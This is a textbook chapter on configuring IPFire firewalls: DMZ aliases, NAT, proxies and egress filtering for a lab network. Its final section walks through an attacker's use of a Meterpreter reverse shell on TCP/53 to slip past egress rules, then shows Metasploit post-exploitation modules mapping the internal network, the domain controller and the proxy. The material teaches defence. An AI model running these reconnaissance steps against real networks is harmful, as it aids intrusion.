By default, ICMP traffic from the DMZ to the internal network is blocked; this can be permitted with a rule. For the source, specify ORANGE as the standard network, and for the destination network choose GREEN. For the protocol, choose ICMP, and either choose all ICMP types or echo-request (8). Choose ACCEPT for the rule, then add it and apply it.

External Alias Addresses

Systems on the DMZ are meant to respond to external traffic. A firewall with only one external IP address could translate traffic to different back-end servers based on the destination port in the request, but this is inherently limiting. Instead, it is possible to configure the IPFire system to have multiple external IP addresses using aliases. To create an alias, navigate the IPFire configuration page Network > Aliases. To add an alias, choose a name and an external IP address for the alias.

To build mars.test (Figure 17-1), one approach is to configure a separate alias for each system in the DMZ. This has the advantage of simplicity, as each DMZ host is mapped to a single external IP address, and each aliased external IP address is mapped to a single DMZ host. This is not necessary, however. The resulting collection of aliases is shown in Figure 17-6.

With the external alias IP addresses created, the administrator next creates firewall rules to send inbound traffic aimed at an external IP address and port to the proper server.

As an example of the process, consider the DNS server kepler. This server lies on the DMZ, where it has the DMZ IP address 172.16.5.10. The administrator has established an alias for kepler and given it the public IP address 10.0.11.10. For the server kepler to function as a DNS server with the public IP address 10.0.11.10, both TCP/53 and UDP/53 traffic sent to 10.0.11.10 should be forwarded to the DMZ IP address 172.16.5.10 with the same protocol and port.

| Name | Alias IP | Action |
|--------|------------|-------------------------------------|
| Galle | 10.0.11.11 | <input checked="" type="checkbox"/> |
| Kepler | 10.0.11.10 | <input checked="" type="checkbox"/> |
| Lyot | 10.0.11.13 | <input checked="" type="checkbox"/> |
| Secchi | 10.0.11.12 | <input checked="" type="checkbox"/> |

Legend: Enabled (click to disable) Disabled (click to enable)

IPFire 2.19 (x86_64) - Core Update 100 IPFire.org • Support the IPFire project with your donation

Figure 17-6. Aliases on IPFire 2.19 Core 100

CHAPTER 17 FIREWALLS

To create the rule, from the IPFire interface navigate Firewall ► Firewall Rules and select New Rule (Figure 17-5). Because this is meant to be a public DNS server, there are no restrictions on the source address for the request. The rule uses Network Address Translation and Destination NAT. Because only traffic sent to 10.0.11.10 should be forwarded by this rule, for the Firewall Interface, select the alias kepler (10.0.11.10). For the destination address, choose the address in the DMZ 172.16.5.10. Choose the protocol (TCP for one rule, UDP for another), and set the destination port as 53.

Figure 17-7 shows the resulting set of rules for mars.test. For example, the IIS server Lyot with DMZ IP address 172.16.5.13 is paired with the external alias IP 10.0.11.13 also named Lyot. HTTP, HTTPS and FTP control port traffic aimed at the external alias Lyot/10.0.11.13 is forwarded to the same port on the DMZ host 172.16.5.13.

The screenshot shows the IPFire Firewall Rules interface. At the top, there's a navigation bar with tabs for System, Status, Network, Services, Firewall, IPFire, and Logs. The Firewall tab is selected. Below the navigation bar, the title "Firewall Rules" is displayed. A "New rule" button is located in the top right corner of the main table area. The main table lists 14 firewall rules, each with columns for #, Protocol, Source, Log, Destination, and Action. The rules are color-coded by source and destination:

| # | Protocol: | Source | Log | Destination | Action |
|----|-----------|-------------|--------------------------|--|-------------------------------------|
| 1 | TCP | ORANGE | <input type="checkbox"/> | Firewall : 53 ->192.168.1.31: 53 | <input checked="" type="checkbox"/> |
| 2 | UDP | ORANGE | <input type="checkbox"/> | Firewall : 53 ->192.168.1.31: 53 | <input checked="" type="checkbox"/> |
| 3 | TCP | 172.16.5.11 | <input type="checkbox"/> | Firewall : 3389 ->192.168.1.31: 3389 | <input checked="" type="checkbox"/> |
| 4 | TCP | 172.16.5.11 | <input type="checkbox"/> | Firewall : 445 ->192.168.1.31: 445 | <input checked="" type="checkbox"/> |
| 5 | ICMP (8) | ORANGE | <input type="checkbox"/> | GREEN | <input checked="" type="checkbox"/> |
| 6 | UDP | Any | <input type="checkbox"/> | Firewall (Kepler): 53 ->172.16.5.10: 53 | <input checked="" type="checkbox"/> |
| 7 | TCP | Any | <input type="checkbox"/> | Firewall (Kepler): 53 ->172.16.5.10: 53 | <input checked="" type="checkbox"/> |
| 8 | TCP | Any | <input type="checkbox"/> | Firewall (Galle): 22 ->172.16.5.11: 22 | <input checked="" type="checkbox"/> |
| 9 | TCP | Any | <input type="checkbox"/> | Firewall (Galle): 21 ->172.16.5.11: 21 | <input checked="" type="checkbox"/> |
| 10 | TCP | Any | <input type="checkbox"/> | Firewall (Secchi): 80 ->172.16.5.12: 80 | <input checked="" type="checkbox"/> |
| 11 | TCP | Any | <input type="checkbox"/> | Firewall (Secchi): 443 ->172.16.5.12: 443 | <input checked="" type="checkbox"/> |
| 12 | TCP | Any | <input type="checkbox"/> | Firewall (Lyot): 80 ->172.16.5.13: 80 | <input checked="" type="checkbox"/> |
| 13 | TCP | Any | <input type="checkbox"/> | Firewall (Lyot): 443 ->172.16.5.13: 443 | <input checked="" type="checkbox"/> |
| 14 | TCP | Any | <input type="checkbox"/> | Firewall (Lyot): 21 ->172.16.5.13: 21 | <input checked="" type="checkbox"/> |

At the bottom of the table, there are three status indicators: GREEN (Allowed), Internet (Allowed), and ORANGE (Allowed). The Internet indicator is red, indicating it is blocked. The bottom right corner shows the policy: Allowed.

Figure 17-7. Firewall rules for the example network mars.test using IPFire 2.19 Core 100

IPFire correctly and transparently handles passive mode FTP connections. When a client connects to the server and initiates a passive mode FTP connection, the FTP server selects a port, which it opens. The client then connects to this port to receive the transferred data. The intervening IPFire firewall opens the proper port on the aliased IP address, and it forwards requests from the client on this newly opened port to the DMZ server without any additional configuration.

The DNS server on the DMZ (ORANGE) network is designed to receive requests solely from external hosts; when queried for an IP address, it provides the IP address on the external network. As an example, it can use a BIND zone configuration in the form shown in Listing 17-1.

Listing 17-1. BIND zone data file for forward zone for mars.test on kepler.mars.test

```
$TTL 5m
mars.test. IN SOA kepler.mars.test. jkepler.kepler.mars.test. (
    1;      Zone file serial number
    5m;    Refresh time
    3m;    Retry time
    30m;   Expiration time
    5m ); Negative TTL

; Name Servers
mars.test.      IN NS    kepler.mars.test.

; Address Records
kepler.mars.test.    IN A    10.0.11.10
galle.mars.test.     IN A    10.0.11.11
secchi.mars.test.    IN A    10.0.11.12
lyot.mars.test.      IN A    10.0.11.13
```

The four IP aliases that are meant to receive external traffic have defined names. On the other hand, the original IP address for the external interface, 10.0.11.200, is not named. Since an external system should not be connecting directly to that address, there is no need to include a name for that address in the external DNS.

Because users on the local network use the domain controller in the internal network for name resolution, they receive different IP addresses for the same name. For example, a user on the nameserver kepler.mars.test in the DMZ (ORANGE) network that makes a DNS request for its own name receives the response from the domain controller

```
jkepler@Kepler:~$ nslookup kepler
Server:      192.168.1.31
Address:     192.168.1.31#53

Name:      kepler.mars.test
Address: 172.16.5.10
```

CHAPTER 17 FIREWALLS

If the same request is made on the external IP address for the name server, the response from the BIND DNS server is

```
jkepler@Kepler:~$ nslookup kepler 10.0.11.10
Server:      10.0.11.10
Address:     10.0.11.10#53

Name:   kepler.mars.test
Address: 10.0.11.10
```

Web Proxies

IPFire can be configured to serve as a web proxy for the systems on the internal (GREEN) network. To configure the proxy, from the IPFire menu, navigate Network ▶ Webproxy (Figure 17-8). The default port for the proxy is TCP/800, though this can be configured.

The web proxy can be configured to log web traffic that passes through the proxy. To view the logs, from the IPFire configuration, navigate Logs ▶ Proxy Logs. The proxy logs provide the time, source system, and the requested URL. Summary statistics are available from the proxy report, available by navigating Logs ▶ Proxy Report.

The web proxy can be configured to require authentication. IPFire can use several authentication mechanisms, including a Windows NT4 domain, RAIDUS, or LDAP. It can also handle authentication locally.

IPFire can filter the URLs that are allowed through the proxy. To enable the feature, select URL filter from the proxy configuration page. To configure the feature, navigate Network ▶ URL Filter. The administrator can create blacklists or whitelists, either of domains or URLs. They can also block by file extension, including blocking executable files.




Figure 17-8. Configuring the web proxy on IPFire 2.19 Core 100

To continue the example, suppose that the administrator of mars.test (Figure 17-1) wants systems on the internal (GREEN) network to use IPFire as a web proxy, and wants to require authentication before proxy use.

To do so, the administrator begins by enabling the proxy on the internal (GREEN) interface on TCP/800 (not in transparent mode). Local authentication is chosen. Individual usernames and passwords are configured from the User Management button at the bottom of the web proxy configuration page; this button appears in the interface only after local authentication is selected and the settings saved.

To configure Internet Explorer and other Windows components to use the proxy, on a Windows system, open the Control Panel and navigate Network and Internet ▶ Internet Options. From the connections tab, select the LAN settings button and set the proxy server by providing the internal IP address of the IPFire system and the proxy port; in this example, these are TCP/800 at 192.168.1.2. For Windows 10, the administrator can also launch Settings and navigate Network & Internet ▶ Proxy to make these changes.

Group policy can be used to configure the proxy settings for the users in a domain. Create or edit a group policy object; from the Group Policy Management Editor navigate User Configuration ➤ Preferences ➤ Control Panel Settings ➤ Internet Settings. Right-click and create a new setting; these settings vary depending on the version of Internet Explorer.⁴ In the resulting dialog box, navigate to the connections, then select LAN settings to configure the proxy server.⁵ This policy must be applied to users, rather than to computers.

To configure Firefox to use the proxy, from Firefox options or preferences (varies with the Firefox version), select Advanced then choose the Network tab, and the entry “Configure how Firefox connects to the Internet.” On Windows systems, Firefox can be configured to use system proxy settings; these are the same as the settings for Internet Explorer. The settings can also be set manually, and this is the approach needed on Linux systems. This is the same process that was used to configure the proxy for Firefox on Kali (*cf.* Chapter 16).

Egress Filtering

An attacker needs some way to communicate with their target. The typical method to bypass firewall rules is for the attacker to convince the target to call back to the attacker’s system. An administrator can use egress filtering to prevent these callbacks and significantly improve the security posture of their network.

Egress Filtering on the Internal (GREEN) Network

As noted in Table 17-1, traffic from the internal (GREEN) network to either the external (RED) network or the DMZ (ORANGE) network is governed by the Forward policy. If this is set to Allow, then traffic is allowed; if this is set to Block, then traffic is allowed only if it is allowed by a rule. Similarly, traffic from the IPFire firewall itself to the external (RED) network, the DMZ (ORANGE), or the internal (GREEN) network is governed by the Outgoing policy.

⁴Windows Server 2008 R2 can configure Internet Explorer 8 and lower. Windows Server 2012 and later can configure Internet Explorer 10 and lower. Settings for Internet Explorer 10 when applied to Windows 10 systems are applied to both Internet Explorer 11 and Microsoft Edge.

⁵When editing preferences in group policy, some entries may be marked with red dashed lines. This indicates that the preference setting might not be applied. Press F6 while the box is highlighted to change the red dashed underline to a green solid underline, which indicates that the setting is to be applied. See <https://technet.microsoft.com/en-us/library/cc754299.aspx>.

Returning to the example, suppose that the administrator of mars.test (Figure 17-1) sets the forward policy to blocked. This poses an immediate problem for the administrator, as the internal DNS server at schipare.ad.mars.test (192.168.1.31) can no longer resolve external addresses because the DNS requests to external servers are dropped by the firewall. To allow these connections, the administrator creates a pair of new rules. The first rule allows traffic from any address destined for the RED network on UDP/53 to pass the firewall; the second rule is the same but for TCP/53.

With this configuration, the only allowable outbound traffic from the internal (GREEN) network is either DNS traffic on TCP/53 or UDP/53, or web traffic that passes through the IPFire web proxy, and that requires authentication. For example, traffic from the internal (GREEN) network to external SSH servers is blocked.

Egress Filtering on the DMZ (ORANGE) Network

Although the forward policy has been set to blocked, Table 17-1 shows that this does not affect traffic from the DMZ (ORANGE) network to hosts on the external (RED) network. To control this traffic, the administrator can create a rule that blocks all traffic from the DMZ (ORANGE) network to the external (RED) network. Suppose the administrator also wants to allow web traffic from the DMZ (ORANGE) network to the external (RED) network, and so creates two more rules, one for TCP/80 and one for TCP/443 that explicitly allow this traffic. For this to work as intended, the block rule must occur after the allow rule.

IPFire processes rules in the order that they appear. Once a rule applies to a connection, further rule processing is stopped.⁶ If the block rule is first, the traffic would be dropped before the allow rule is reached.

Egress Filtering from the Firewall

The administrator can also set the firewall policy for outbound connections to blocked. When this is done, this will also prevent outbound connections for DNS and for web traffic. To allow these, explicit rules allowing this traffic must be added. The final set of policies for the example mars.test network (Figure 17-1) is shown in Figure 17-9.

⁶<https://wiki.ipfire.org/configuration/firewall/rules/processing>

CHAPTER 17 FIREWALLS

Firewall Rules

| # | Protocol: | Source | Log | Destination | Action |
|----|-----------|-------------|--------------------------|---|--|
| 1 | TCP | ORANGE | <input type="checkbox"/> | Firewall : 53 ->192.168.1.31: 53 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 2 | UDP | ORANGE | <input type="checkbox"/> | Firewall : 53 ->192.168.1.31: 53 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 3 | TCP | 172.16.5.11 | <input type="checkbox"/> | Firewall : 3389 ->192.168.1.31: 3389 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 4 | TCP | 172.16.5.11 | <input type="checkbox"/> | Firewall : 445 ->192.168.1.31: 445 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 5 | ICMP (8) | ORANGE | <input type="checkbox"/> | GREEN | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 6 | UDP | Any | <input type="checkbox"/> | Firewall (Kepler) : 53 ->172.16.5.10: 53 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 7 | TCP | Any | <input type="checkbox"/> | External DNS (TCP) Firewall (Kepler) : 53 ->172.16.5.10: 53 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 8 | TCP | Any | <input type="checkbox"/> | SSH (Galle) Firewall (Galle) : 22 ->172.16.5.11: 22 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 9 | TCP | Any | <input type="checkbox"/> | FTP (Galle) (Control) Firewall (Galle) : 21 ->172.16.5.11: 21 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 10 | TCP | Any | <input type="checkbox"/> | HTTP (Secchi) Firewall (Secchi) : 80 ->172.16.5.12: 80 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 11 | TCP | Any | <input type="checkbox"/> | HTTPS (Secchi) Firewall (Secchi) : 443 ->172.16.5.12: 443 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 12 | TCP | Any | <input type="checkbox"/> | HTTP (Lyot) Firewall (Lyot) : 80 ->172.16.5.13: 80 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 13 | TCP | Any | <input type="checkbox"/> | HTTPS (Lyot) Firewall (Lyot) : 443 ->172.16.5.13: 443 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 14 | TCP | Any | <input type="checkbox"/> | FTP (Lyot) (Control) Firewall (Lyot) : 21 ->172.16.5.13: 21 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 15 | UDP | Any | <input type="checkbox"/> | DNS Server Outbound traffic RED: 53 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 16 | TCP | Any | <input type="checkbox"/> | DNS Server Outbound traffic RED: 53 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 17 | TCP | ORANGE | <input type="checkbox"/> | Outbound web traffic RED: 80,443 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 18 | All | ORANGE | <input type="checkbox"/> | RED | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |

Policy: Blocked

Outgoing Firewall Access

| # | Protocol: | Source | Log | Destination | Action |
|---|-----------|---------------|--------------------------|-------------------------------------|--|
| 1 | UDP | Interface All | <input type="checkbox"/> | Any: 53 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 2 | TCP | Interface All | <input type="checkbox"/> | Any: 53 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |
| 3 | TCP | Interface All | <input type="checkbox"/> | Outbound web traffic RED: 80,443 | <input checked="" type="checkbox"/> <input type="button" value="Edit"/> <input type="button" value="Add"/> <input type="button" value="Delete"/> <input type="checkbox"/> <input type="checkbox"/> |

Policy: Blocked

Figure 17-9. Rules configuration for mars.test

IPFire Features

IPFire provides additional features; for example, IPFire can be configured to synchronize its time with an external time server and to provide a time service to the local network. To configure the time service, from the IPFire configuration, navigate Services > Time Server. The default settings

have IPFire synchronizing its clocks with servers at `ipfire.pool.ntp.org` each day (and when the system boots), but not to provide the service to local clients.

If a DNS server is not present on the internal (GREEN) network, IPFire itself can provide IP addresses for hostnames. From the IPFire configuration page, navigate Network ➤ Edit Hosts. There the administrator can assign names to IP addresses on the local network.

There is a set of pages in the Status menu that provides information about IPFire; this include pages that summarize the state of the system, its memory usage, and network traffic statistics. Of particular value is the page Status ➤ Connections; this provides a summary of all of the current connections to and through the firewall.

IPFire uses iptables to manage its firewall rules. The content of the various iptables chains and rules can be viewed from the web interface by navigating Firewall ➤ iptables.

The Logs section in the IPFire web interface provides web access to a range of logs. These include the following:

- The system log;
- Firewall logs, including aggregated data by IP address and by port;
- Web proxy logs and reports; and
- URL filter logs.

Other features of IPFire include VPN tunnels and intrusion detection systems. Intrusion detection systems are covered in detail in Chapter 19.

Attacks Through a Network Firewall

A network like `mars.test` (Figure 17-1) protected by a good network firewall architecture is more resistant to attack; if the design is coupled with proxies and egress filtering, then the bar to a successful attack is raised higher still.

Impact of Egress Filters

Suppose that an attacker can lure a user on the Windows workstation `huygens.ad.mars.test` in the internal network⁷ to run malware. If the attacker uses a reverse shell to call back to the attacker's system, then for the attack to succeed, the callback must be allowed out through the network firewall. If the firewall does not apply egress filtering, then this poses no problem.

In the `mars.test` example network (Figure 17-1), if the attacker uses a Meterpreter reverse TCP shell calling back on TCP/53, then the attack will succeed because the administrator decided to allow outbound TCP/53 traffic from any host (Figure 17-9).

⁷In this example, this system has the local DHCP assigned address 192.168.1.201

CHAPTER 17 FIREWALLS

On the other hand, suppose the attacker's malware calls back on TCP/4444. Then the egress filter blocks the outbound connection. A system administrator that checks the firewall logs sees the dropped outbound requests.

```
22:29:32 IN=green0 OUT=redo MAC=08:00:27:4b:69:ca:08:00:27:f4:fc:8d:08:00  
SRC=192.168.1.201 DST=10.0.2.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=1208 DF  
PROTO=TCP SPT=49228 DPT=4444 WINDOW=8192 RES=0x00 SYN URGP=0  
22:29:35 IN=green0 OUT=redo MAC=08:00:27:4b:69:ca:08:00:27:f4:fc:8d:08:00  
SRC=192.168.1.201 DST=10.0.2.2 LEN=52 TOS=0x00 PREC=0x00 TTL=127 ID=1209 DF  
PROTO=TCP SPT=49228 DPT=4444 WINDOW=8192 RES=0x00 SYN URGP=0  
22:29:41 IN=green0 OUT=redo MAC=08:00:27:4b:69:ca:08:00:27:f4:fc:8d:08:00  
SRC=192.168.1.201 DST=10.0.2.2 LEN=48 TOS=0x00 PREC=0x00 TTL=127 ID=1223 DF  
PROTO=TCP SPT=49228 DPT=4444 WINDOW=8192 RES=0x00 SYN URGP=0
```

This is the core of the attacker's difficulty. If the network is protected by an egress filter, then the attacker needs to know which ports are allowed out of the network before gaining a foothold in the network. A savvy attacker is unlikely to use the Metasploit default TCP/4444; another reasonable choice would be to use TCP/80 or TCP/443. However, even those choices fail with mars.test (Figure 17-1). Although the network administrator allows HTTP and HTTPS traffic out, it is allowed out only through from the proxy. A direct request from the internal host is blocked by the firewall in the same fashion as the blocked requests on TCP/4444.

If the network administrator tightens their egress filters even more, for example, by allowing outbound TCP/53 requests to the external network only from the domain controller at 192.168.1.31, that provides DNS for the internal network, then the original attack is blocked - even though the system is vulnerable to the attack.

Reconnaissance Beyond the Firewall

Once the attacker gains a foothold into a network-like mars.test (Figure 17-1), they can begin to determine the structure of the internal network. Suppose that the attacker has gained access to the Windows workstation huygens.ad.mars.test (DHCP address 192.168.1.101) with Meterpreter using malware that called back over TCP using TCP/53, avoiding the egress filter.

```
msf exploit(multi/handler) > sessions -1

Active sessions
=====

```

| Id | Name | Type | Information | Connection |
|----|------|-------------------------|---------------------|---|
| - | - | - | - | - |
| 1 | | meterpreter x86/windows | AD\tbrahe @ HUYGENS | 10.0.2.2:53 -> 10.0.11.200:49214 (192.168.1.201) |

Determining the Network

An attacker that sees this session list knows that their session has been established to a system with IP address 10.0.11.200 but that the system itself has the IP address 192.168.1.201; this is characteristic of a system protected by a network firewall and behind NAT. The attacker can verify this by interacting with the session and running the ifconfig command.

```
msf exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > ifconfig

Interface 1
=====
Name      : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU       : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 11
=====
Name      : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:f4:fc:8d
MTU       : 1500
IPv4 Address : 192.168.1.201
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::65f0:d908:97eb:4caa
IPv6 Netmask : fffff:ffff:ffff:ffff:ffff:ffff:ffff:ff

... Output Deleted ...
```

From this, the attacker determines that the compromised system is on the internal network 192.168.1.0/24.

The Meterpreter route command then can be used to determine the gateway for the defender's internal network.

```
meterpreter > route
```

CHAPTER 17 FIREWALLS

IPv4 network routes

=====

| Subnet | Netmask | Gateway | Metric | Interface |
|-----------------|-----------------|---------------|--------|-----------|
| 0.0.0.0 | 0.0.0.0 | 192.168.1.2 | 10 | 11 |
| 127.0.0.0 | 255.0.0.0 | 127.0.0.1 | 306 | 1 |
| 127.0.0.1 | 255.255.255.255 | 127.0.0.1 | 306 | 1 |
| 127.255.255.255 | 255.255.255.255 | 127.0.0.1 | 306 | 1 |
| 192.168.1.0 | 255.255.255.0 | 192.168.1.201 | 266 | 11 |
| 192.168.1.201 | 255.255.255.255 | 192.168.1.201 | 266 | 11 |
| 192.168.1.255 | 255.255.255.255 | 192.168.1.201 | 266 | 11 |
| 224.0.0.0 | 240.0.0.0 | 127.0.0.1 | 306 | 1 |
| 224.0.0.0 | 240.0.0.0 | 192.168.1.201 | 266 | 11 |
| 255.255.255.255 | 255.255.255.255 | 127.0.0.1 | 306 | 1 |
| 255.255.255.255 | 255.255.255.255 | 192.168.1.201 | 266 | 11 |

No IPv6 routes were found.

Here the attacker discovers that the default gateway for the internal network is 192.168.1.2.

ARP Scans Through the Firewall

Now that the attacker knows that the target is on an internal network, the internal network can be scanned to find additional hosts. One useful tool is the module `post/windows/gather/arp_scanner`. This can be run through a session to determine which hosts are running on an internal network.

```
msf exploit(multi/handler) > use post/windows/gather/arp_scanner
msf post(windows/gather/arp_scanner) > info
```

Name: Windows Gather ARP Scanner

Module: post/windows/gather/arp_scanner

Platform: Windows

Arch:

Rank: Normal

... Output Deleted ...

Compatible session types:

Meterpreter

Basic options:

| Name | Setting | Required | Description |
|---------|---------|----------|---|
| RHOSTS | | yes | The target address range or CIDR identifier |
| SESSION | | yes | The session to run this module on. |
| THREADS | 10 | no | The number of concurrent threads |

Description:

This Module will perform an ARP scan for a given IP range through a Meterpreter Session.

```
msf post(windows/gather/arp_scanner) > set session 1
session => 1
msf post(windows/gather/arp_scanner) > set rhosts 192.168.1.0/24
rhosts => 192.168.1.0/24
msf post(windows/gather/arp_scanner) > exploit

[*] Running module against HUYGENS
[*] ARP Scanning 192.168.1.0/24
[+] IP: 192.168.1.2 MAC 08:00:27:4b:69:ca (CADMUS COMPUTER SYSTEMS)
[+] IP: 192.168.1.31 MAC 08:00:27:be:6d:b7 (CADMUS COMPUTER SYSTEMS)
[+] IP: 192.168.1.32 MAC 08:00:27:c8:85:a6 (CADMUS COMPUTER SYSTEMS)
[+] IP: 192.168.1.201 MAC 08:00:27:f4:fc:8d (CADMUS COMPUTER SYSTEMS)
[+] IP: 192.168.1.200 MAC 08:00:27:0a:0b:ff (CADMUS COMPUTER SYSTEMS)
[+] IP: 192.168.1.255 MAC 08:00:27:f4:fc:8d (CADMUS COMPUTER SYSTEMS)
[*] Post module execution completed
```

From this, the attacker determines that there are four hosts up on the internal network - 192.168.1.31, 32, 200, and 201; these are in addition to the already found gateway at 192.168.1.2.

Domain Identification Through a Firewall

The list of sessions showed that the compromised username was AD\tbrahe, suggesting that the compromised system is in a Windows domain. The module post/windows/gather/enum_domain described in Chapter 8 can be used to identify the domain controller itself.

```
msf post(windows/gather/arp_scanner) > use post/windows/gather/enum_domain
msf post(windows/gather/enum_domain) > set session 1
session => 1
msf post(windows/gather/enum_domain) > exploit

[+] FOUND Domain: ad
[+] FOUND Domain Controller: schiapare (IP: 192.168.1.31)
[*] Post module execution completed
```

Proxy Detection

The discussion of the egress filtering has shown how important it is for the attacker to determine if connections are being sent through a proxy. The module `post/windows/gather/enum_proxy` can be used to determine if the system uses a proxy along with its characteristics.

```
msf post(windows/gather/enum_domain) > use post/windows/gather/enum_proxy
msf post(windows/gather/enum_proxy) > info
```

Name: Windows Gather Proxy Setting

Module: post/windows/gather/enum_proxy

Platform: Windows

Arch:

Rank: Normal

... Output Deleted ...

Compatible session types:

Meterpreter

Basic options:

| Name | Setting | Required | Description |
|---------|---------|----------|---|
| RHOST | no | | Remote host to clone settings to, defaults to local |
| SESSION | yes | | The session to run this module on. |
| SID | no | | SID of user to clone settings to (SYSTEM is S-1-5-18) |

Description:

This module pulls a user's proxy settings. If neither RHOST or SID are set it pulls the current user, else it will pull the user's settings specified SID and target host.

```
msf post(windows/gather/enum_proxy) > set session 1
```

```
session => 1
```

```
msf post(windows/gather/enum_proxy) > exploit
```

[*] Proxy Counter = 17

[*] Setting: WPAD and Proxy server

[*] Proxy Server: 192.168.1.2:800

[*] Post module execution completed

The attacker has now discovered there is a proxy server running on the same address as the internal default gateway on TCP/800.

DNS and DHCP Identification

Additional network information is available if the attacker runs ipconfig from a command prompt.

```
msf post(windows/gather/enum_proxy) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 2788 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\tbrahe\Desktop>ipconfig /all
ipconfig /all

Windows IP Configuration

Host Name . . . . . : huygens
